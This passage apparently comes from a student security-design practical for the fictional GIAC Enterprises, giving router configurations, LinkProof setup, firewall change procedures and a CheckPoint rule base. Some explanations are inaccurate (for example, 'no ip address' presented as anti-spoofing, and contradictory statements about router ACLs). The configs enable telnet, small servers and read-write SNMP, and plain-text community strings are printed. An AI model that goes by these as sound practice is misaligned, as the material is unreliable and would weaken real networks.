Our farm will not concern itself with the source (internal or external) once access is granted to the “Citrix Farm”. The user will authenticate to the GIAC domain via a domain username and password requested by Citrix’s NFuse. The NFuse box will be the one challenging the user for the username and password. Once authenticated, the sessions will be handed off to the application servers. The application servers will act as a proxy server for the user. In other words, the Citrix application servers will do the talking for the users. The use of Citrix will provide us with a secure and controlled environment for all involved.

1.9 - SECURITY TEST NETWORK

This network is in place for testing future configurations and assessments (as described in the section “GIAC Enterprises – Auditing on page # 42). This network will **NOT** have access to any part of our infrastructure. This network has only one function, for continued testing of our security design’s strength and vulnerabilities.


2.0 - Assignment #2 - GAIC Enterprises – Security Policy

2.1 - PRIMARY PERIMETER

2.1.1 - Border Routers

Our security architecture begins with a pair of Cisco 2621 routers. These routers will be the first line of defense for our design. The routers will route all inbound Internet traffic destined for our network. Our border routers will receive name resolution from the name servers provided by our ISPs.

We will not configure these routers with access control lists (ACL) for two reasons. First, the ACLs will slow the Internet traffic down since every packet will have to be inspected against the ACL. We are very confident that the LinkProof devices (the LinkProof are configured to deny any traffic not permitted into our network – like an ACL) and the CheckPoint firewalls are robust enough to provide our design with the protection required. The SYSApps architecture, on the LinkProof devices, will provide an added layer of protection for our perimeter. Though our internal network is safe behind these routers, we do not want a hacker spoofing the router's addresses. For that reason, we have configured both with anti-spoofing tactics (**no ip address** – will prevent circumventing the router and **no ip directed-broadcast** – will deny any address with a broadcast address). In the configuration below, the descriptions in ***bold-italic*** are the anti-spoofing countermeasures. Second, we want to log all traffic sent to our network. These logs allow us to can determine possible attack patterns and proof of the attack if needed. With an ACL, logging is much more difficult.



2.1.1.1 - Configuration of the ISP #1 router

```
version 12.25 → Software Version
service timestamps debug datetime localtime
service timestamps log datetime localtime → log and debug log time and date.
service password-encryption
service udp-small-servers → Used for diagnostics purposes.
service tcp-small-servers
!
hostname rt-giac-isp1 → Name of the router
!
enable secret 5
enable password 7
!
memory-size iomem 20
ip subnet-zero
no ip source-route
ip domain-name giac.com → Domain Name
ip name-server 170.55.11.1
ip name-server 170.55.11.2 → DNS servers on the outside.
ip name-server 92.12.1.1
ip name-server 92.12.1.2
!
!
!
interface Loopback0
  description SBJ46338678 / 358546 → Serial number and ID number for inventory.
  no ip address
!
interface Ethernet0/0 → Routes to LinkProof
```



```
description To LinkProof
ip address 170.55.11.254 255.255.255.240 → will deny circumventing the router
no ip directed-broadcast → will deny any address with a broadcast address
no mop enabled
!
interface Serial0/0
description To ISP1→ Internet connection
ip address 170.55.16.1 255.255.255.240 → will deny circumventing the router
no ip directed-broadcast→ will deny any address with a broadcast address
encapsulation ppp
service-module t1 timeslots 1-24
!
interface Ethernet0/1→ Interface not used; therefore, it is shutdown
no ip address→ will deny circumventing the router
no ip directed-broadcast→ will deny any address with a broadcast address
shutdown
!
no ip classless→ Routes allowed into our network.
ip route 0.0.0.0 0.0.0.0 170.55.16.254
ip route 170.55.11.0 255.255.255.240 170.55.11.243
ip route 170.55.11.155 255.255.255.240 170.55.11.243
ip route 92.12.1.168 255.255.255.240 170.55.11.243
!
logging buffered 4096 debugging→ Size of the debug log
!
snmp-server community RO→ Network Mangement
snmp-server community RW
snmp-server chassis-id rt-giac-ispl
snmp-server enable traps snmp
snmp-server enable traps isdn call-information
snmp-server enable traps config
snmp-server enable traps bgp
snmp-server enable traps frame-relay
banner motd ^CC→ Banner displayed when access is granted.
***** N O T I C E *****
*
*          THIS SYSTEM IS FOR BUSINESS PURPOSES ONLY AND IS MONITORED          *
*          FOR SECURITY AND ACCEPTABLE USE POLICY VIOLATIONS                    *
*                                                                                   *
N      Access to this equipment is governed by GIAC Security Team and Security   N
O      Policy. The Security Policy applies to all Users of GIAC Resources,       O
T      wherever they may be located.                                             I
C                                                                                   C
E      Unauthorized users who have not obtained permission from the GIAC       E
*      Security Team must terminate this connection immediately or face
*
*      disciplinary action and / or criminal prosecution.                      *
*                                                                                   *
***** N O T I C E *****
^C
!
line con 0
password 7 → Console Allowed for Support
login
line aux 0
```



```
password 7 → Auxiliary Port Allowed for Support
login
line vty 0 4 → Telnet Allowed for Support
password 7
login
!
no scheduler allocate
end
```

2.1.1.2 - Configuration of the ISP #2 router

```
version 12.25 → Software Version
service timestamps debug datetime localtime
service timestamps log datetime localtime → log and debug log time and date.
service password-encryption
service udp-small-servers → Used for diagnostics purposes.
service tcp-small-servers
!
hostname rt-giac-isp2 → Name of the router
!
enable secret 5
enable password 7
!
memory-size iomem 20
ip subnet-zero
no ip source-route
ip domain-name giac.com → Domain Name
ip name-server 170.55.11.1
ip name-server 170.55.11.2 → DNS Servers
ip name-server 92.12.1.1
ip name-server 92.12.1.2

!
!
!
!
interface Loopback0
description KLI187269E8 / 417810 → Serial number and ID number for inventory.
no ip address
!
interface Ethernet0/0 → Routes to LinkProof
description To Firewall
ip address 92.12.1.254 255.255.255.240 → will deny circumventing the router
no ip directed-broadcast → will deny any address with a broadcast address
no mop enabled
!
interface Serial0/0
description To ISP2 → Internet connection
ip address 92.12.1.254 255.255.255.240 → will deny circumventing the router
no ip directed-broadcast → will deny any address with a broadcast address
encapsulation ppp
service-module t1 timeslots 1-24
!
interface Ethernet0/1 → Interface not used; therefore, it is shutdown
no ip address → will deny circumventing the router
```



```


no ip directed-broadcast → will deny any address with a broadcast address
shutdown
!
no ip classless → Routes allowed into our network.
ip route 0.0.0.0 0.0.0.0 92.12.1.254
ip route 92.12.1.0 255.255.255.240 92.12.1.243
ip route 170.55.11.155 255.255.255.240 170.55.11.243
ip route 92.12.1.168 255.255.255.240 170.55.11.243
!
logging buffered 4096 debugging → Size of debug log
!
snmp-server community RO → Network Management
snmp-server community RW
snmp-server chassis-id rt-giac-isp2
snmp-server enable traps snmp
snmp-server enable traps isdn call-information
snmp-server enable traps config
snmp-server enable traps bgp
snmp-server enable traps frame-relay
banner motd ^CC → Banner displayed when access is granted.
***** N O T I C E *****
*
*          THIS SYSTEM IS FOR BUSINESS PURPOSES ONLY AND IS MONITORED          *
*          FOR SECURITY AND ACCEPTABLE USE POLICY VIOLATIONS                    *
*                                                                                   *
N                                                                                   N
O   Access to this equipment is governed by GIAC Security Team and Security O
T   Policy. The Security Policy applies to all Users of GIAC Resources, T
I   wherever they may be located. I
C                                                                                   C
E   Unauthorized users who have not obtained permission from the GIAC E
*   Security Team must terminate this connection immediately or face
*
*   disciplinary action and / or criminal prosecution. *
*                                                                                   *
***** N O T I C E *****
^C
!
line con 0 → Console Allowed for Support
password 7
login
line aux 0 → Auxiliary Port Allowed for Support
password 7
login
line vty 0 4 → Telnet Allowed for Support
password 7
login
!
no scheduler allocate
end

```

2.1.2 - RadWare LinkProof

The border routers will have an Access Control List (ACL) that will direct all Internet traffic to our next line of defense – the LinkProof boxes by RadWare. We will install two LinkProof boxes with the SynApps Architecture which provides four key components for our

environment:



- (1) **Health Monitoring** enables us to monitor the reliability (inbound and outbound) of our design so we can provide our customers and partners with the kind of service they expect. We will setup the health monitor to check with the routers located at our ISP's location and our firewalls. Health monitor accomplishes this by sending ping packets to each ISP and firewall to ensure there is a stable path for traffic flow. If a problem is detected, the SynApps architecture will correct the problem and alert our support personnel by sending the alert to our log server. The alert will send a notification by e-mail and page to the on-call support.
- (2) **Traffic Redirection** or load balancing ensures our customers and partners will be serviced with the best and fastest route possible in handling their request. The traffic redirection will check both ISPs and firewalls for the best route before sending the request.
- (3) **Bandwidth Management** provides our support the ability to prioritize traffic, with this we are able to keep the most important information flowing. This tool prohibits something from clogging the line when downloading large files.
- (4) **Application Security** is apart of SynApps that acts as a mini-intrusion detection system. Application security will be configured to provide protection from more than 453 attack signatures.


These boxes will be configured with our "A" records for DNS using the Static SmartNAT technology built into the LinkProof boxes. The LinkProof boxes will be the authoritative DNS for Internet requests (the ISPs will hold ns records that point to the LinkProof devices). Our company will still have DNS servers located both on our "Internal Network" and "Service Network" for name resolution.


The LinkProof devices will provide Internet Services Provider redundancy. The devices will supply GIAC Enterprises with two ISPs without the complexity of BGP. These devices will also give the company the ability to load balance the traffic from both directions.

The setup of the LinkProof devices is as follows:

NOTE: The setup of the LinkProof and FireProof boxes are identical setups for the redundancy and health checking.

- (1) Configure the community string for security and supportability. We chose the string *FoRtur354Y0u* for Super User access, *13s5Ri5kY* for Read-Write access, and *R3aDAwaY* for Read-Only access.





(2) We configure LinkProof interfaces with:

2.1.2.1 - LinkProof configuration:


Primary FireProof interfaces:

Port #1 – 170.55.11.243
Port #2 – 92.12.1.243
Port #3 – 192.168.40.250


Backup FireProof interfaces:

Port #1 – 170.55.11.244
Port #2 – 92.12.1.244
Port #3 – 192.168.40.251

PRIMARY LINKPROOF INTERFACE SETUP




BACKUP LINKPROOF INTERFACE SETUP




(3) Configure gratuitous ARP for our ISP fault tolerance.

(a) On the primary LinkProof devices we will configure the redundancy global configuration as follows (this will complete the primary device setup).



(b) On the backup LinkProof devices we will perform the opposite as listed below:




(c) Backup devices will be configured with IP redundancy table to the addresses of each primary interface to the corresponding backup interface.

For example: Port 1 on the Primary box is 170.55.11.243 – the corresponding backup IP is 170.55.11.244.

Now when the health checking discovers that the path we configured fails the backup interface will take over the connection.


(4) Setup our health checking:

(a) Configure the global configuration to ENABLE connectivity status for PING.



General	Connectivity Check	Client Table	Advanced
Check Connectivity Status: <input type="text" value="Enable"/>			
Check Connectivity Method: <input type="text" value="PING"/>			
Polling Interval: <input type="text" value="5"/>			
Number of Retries: <input type="text" value="3"/>			

(b) Configure the path of each interface to check. For our health check we will check to see if the LinkProof interface of that path is operational. The following is the health check of the LinkProof devices that will check both links for connectivity.



	Check Address	Operational Status
1		Active
2	170.55.11.254	Active
3	172.55.11.5	Active
4	170.55.11.1	Active
5	92.12.1.254	Active
6	92.12.1.5	Active
7	92.12.1.1	Active

- (5) SmartNAT gives the LinkProof “the ability to statically map internal resources to external IP addresses. Individual internal resources (such as servers) are mapped to multiple outside IP addresses (one from each ISP). For inbound traffic, the statically mapped IP address from the best available ISP is used.

The static mapping of SmartNAT also compensated transparently for ISP link failure. If an ISP link is down, only available IP addresses are used for inbound traffic. By making an inside resource available through all available ISPs, uptime is guaranteed for that internal resource. Permanent access to the resource is available through the best and/or most available ISP link.” - Taken from the LinkProof documentation.

We will configure the primary firewalls with the SmartNAT to hide them from the Internet and provide them the full redundancy of our architecture. For the VPN

Firewall, we will configure the LinkProof with NO NAT since the VPN tunnels terminate on the firewall.



2.1.3 - Primary Firewalls

2.1.3.1 - Rule Base Order and Rule Changes

Before configuring our rule base(s), we need to determine our rule order by reviewing our security policy. Rule order plays an important role in security and functionality with CheckPoint Firewall-1. CheckPoint inspects every packet sequentially as they flow through the firewall. When the firewall receives packets, the firewall compares the packets against the rule base from first rule to last rule. When the packet's request matches a rule, the packet is forwarded on and is no longer inspected against the remaining rules. If the packets can not be matched, the packets will be dropped on the "cleanup rule", this rule is the last rule on every rule base developed. With this in mind, you can see why a mis-configured rule or rule order can cause problems and vulnerabilities. Our rule base(s) will be designed as simple as possible keeping the specific rules first and the more general or broader rules last.

There are three severities for rule changes:

Severity 1

An emergency rule change(s) which requires downtime. These changes are those that can not wait for the one week advanced notice like severity 2 or 3. These changes usually are those where vulnerabilities have been discovered and require immediate changes. These changes require a Director or above approval before being applied.

Severity 2

A rule change(s) which requires downtime but is not an emergency. Changing a rule in this severity is due to a known configuration adjustment. These changes require authorization from a Director or above before completing. The request must be accompanied with a risk assessment and cost analyst before approval is granted.

Severity 3


A small change which will not cause downtime of production services. Though these changes are small, they still require approval from a Director or above. Upon management approval, the change can be completed immediately. Like Severity 2, the request must be accompanied with a risk assessment and cost analyst before approval is granted.

All rule changes must be logged with the following information:

- ✓ the change(s) made
- ✓ the name of the person that made the change(s)
- ✓ the time and date when the change(s) was completed
- ✓ the reason the change(s) was needed, and,
- ✓ the manager that approved the change(s).

2.1.3.2 - Primary Firewall Rule Base

The primary firewalls will be managed via the CheckPoint security policy installed on a separate management server (172.28.157.45). There will be two load balanced firewalls that




provide Internet access for our employees and access to our web server for our customers ("Hebian" and "Nanto"). Both firewalls will be hidden from the Internet with non-routable addresses via the Internet by the use of SmartNAT provided by the LinkProof devices. The following is how we will configure our firewalls.

We will start by running the Configuration Tool (cpconfig) Utility from the bin directory. From this utility we will configure the following:

- Grant the security engineers access to the security policy editor from their internal PCs by entering the IP addresses of those PCs under the GUI Client page.
- Insert the license keys to active our Enterprise license for 250 users.
- Enter the user name and access level of those accessing the policy editor.

The Primary Firewall Interfaces will be configured with the following:




Hebian:

Hebian-External Interface: 192.168.40.110

Hebian-Internal Interface: 172.22.15.110

Hebian-Service-NW Interface: 92.12.1.100

All interfaces are configured to accept packets from the networks that are behind the firewall. This configuration should prevent IP Spoofing.



Nanto:

Nanto-External Interface: 192.168.40.120

Nanto-Internal Interface: 172.22.15.210


Nanto-Service-NW Interface: 92.12.1.101

All interfaces are configured to accept packets from the networks that are behind the firewalls. This configuration should prevent IP Spoofing.

EXTERNAL

INTERNAL

SERVICE



The following rules will be our rule base which will be pushed to our primary firewalls. There is not a management rule since we have determined what devices can support the firewalls via the Policy Editor in the CPCONFIG configuration.

Rule #1 - Allows the firewalls to communicate to the SecurID server for authentication requests by our partners, suppliers, and support personnel. This rule is first since authentication is required throughout the rule base. We want these servers to talk without any interruption via the remaining rules.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
Internet-Firewalls SecurID-Server	Internet-Firewalls SecurID-Server	securid	accept	Log	Internet-Firewalls	* Any	Allows the SecurID server and firewalls to communicate when there is a request for authentication.

Rule #2 – Allows the VirusWall server out for virus pattern updates. Again, authentication is not desired here. Very specific to source and destination.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
VirusWall_Mail-Sweeper	www.antivirus.com	ftp	accept	Log	Internet-Firewalls	* Any	Allows VirusWall to download the latest pattern and dat files.

Rule #3 – Allows our external servers to create zone transfers from our ISP name servers. We place this rule here since it is specific and we do not want packets applied to the rule base that are specific. No authentication is needed for this rule.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
External-DNS-1 External-DNS-2	ISP-Name-Servers	dns	accept	Log	Internet-Firewalls	* Any	Allows zone transfers between us and our ISPs.

Rule #4 - Our customers will access our web server through the following rule. This rule



allows anyone from the Internet or “Internal Network” inbound to our web server located in the service network. The rule limits the services to http and https.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
★ Any	Web-Service-NW	TCP http TCP https	accept	Log	Internet-Firewalls	★ Any	Allows inbound traffic to follow to the Web Server for information and placing orders.

Sample rule #1: We will use WebInspect (the IIS and Cold Fusion application scanner described later sections of his paper) to scan for vulnerabilities on the web server. We will launch the WebInspect application from a PC in the “Security Test Network” and scan and exploit vulnerabilities found (review Appendix B for more information). Why this rule? The firewall allows ANY http or https traffic to pass through the firewall without knowing who or what it is and WebInspect scans via http and https we decided this is the best tool. WebInspect will provide us with the latest known IIS and Cold Fusion vulnerabilities. Next, we will use Nessus against the web server to report on the security holes we were not aware we had. These scans will test rules 4, 5, and 6 to verify they are applying the security policy we want enforced.

Rule #5 – Drops all NBT traffic WITHOUT LOGGING since there is an enormous amount of NBT traffic over the Internet. The rule serves NO more function than rule #6 with the exception that the logs are cleaner.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
Internal-Network	Web-Service-NW	NBT	drop	- None	Internet-Firewalls	★ Any	Drops all other services bound for the “Service Network” and/or Web Server.

Rule #6 – Drops all traffic bound for the “Service Network” other than specified above. This rule is placed here to drop all traffic which has not matched a rule but has a destination to our web server. We want to drop it as soon as possible.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
Internal-Network	Web-Service-NW	★ Any	drop	Log	Internet-Firewalls	★ Any	Drops all other services bound for the “Service Network” and/or Web Server.

Rule #7 – Allows the Internet Network sensor and the “Service Network” Network sensor to send the information gathered to the RealSecure server on the “Security Network.” This rule can be placed anywhere in our rule base but our security policy is to put the more specific rules first. This rule is specific which is why it is here.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
RealSecure-Internet-NW-Sensor RealSecure-IDS-Service-NW	Real-Secure-Server	TCP RealSecure	accept	Log	Internet-Firewalls	★ Any	Allows the RealSecure Network sensors to send information gathered to the RealSecure Server.



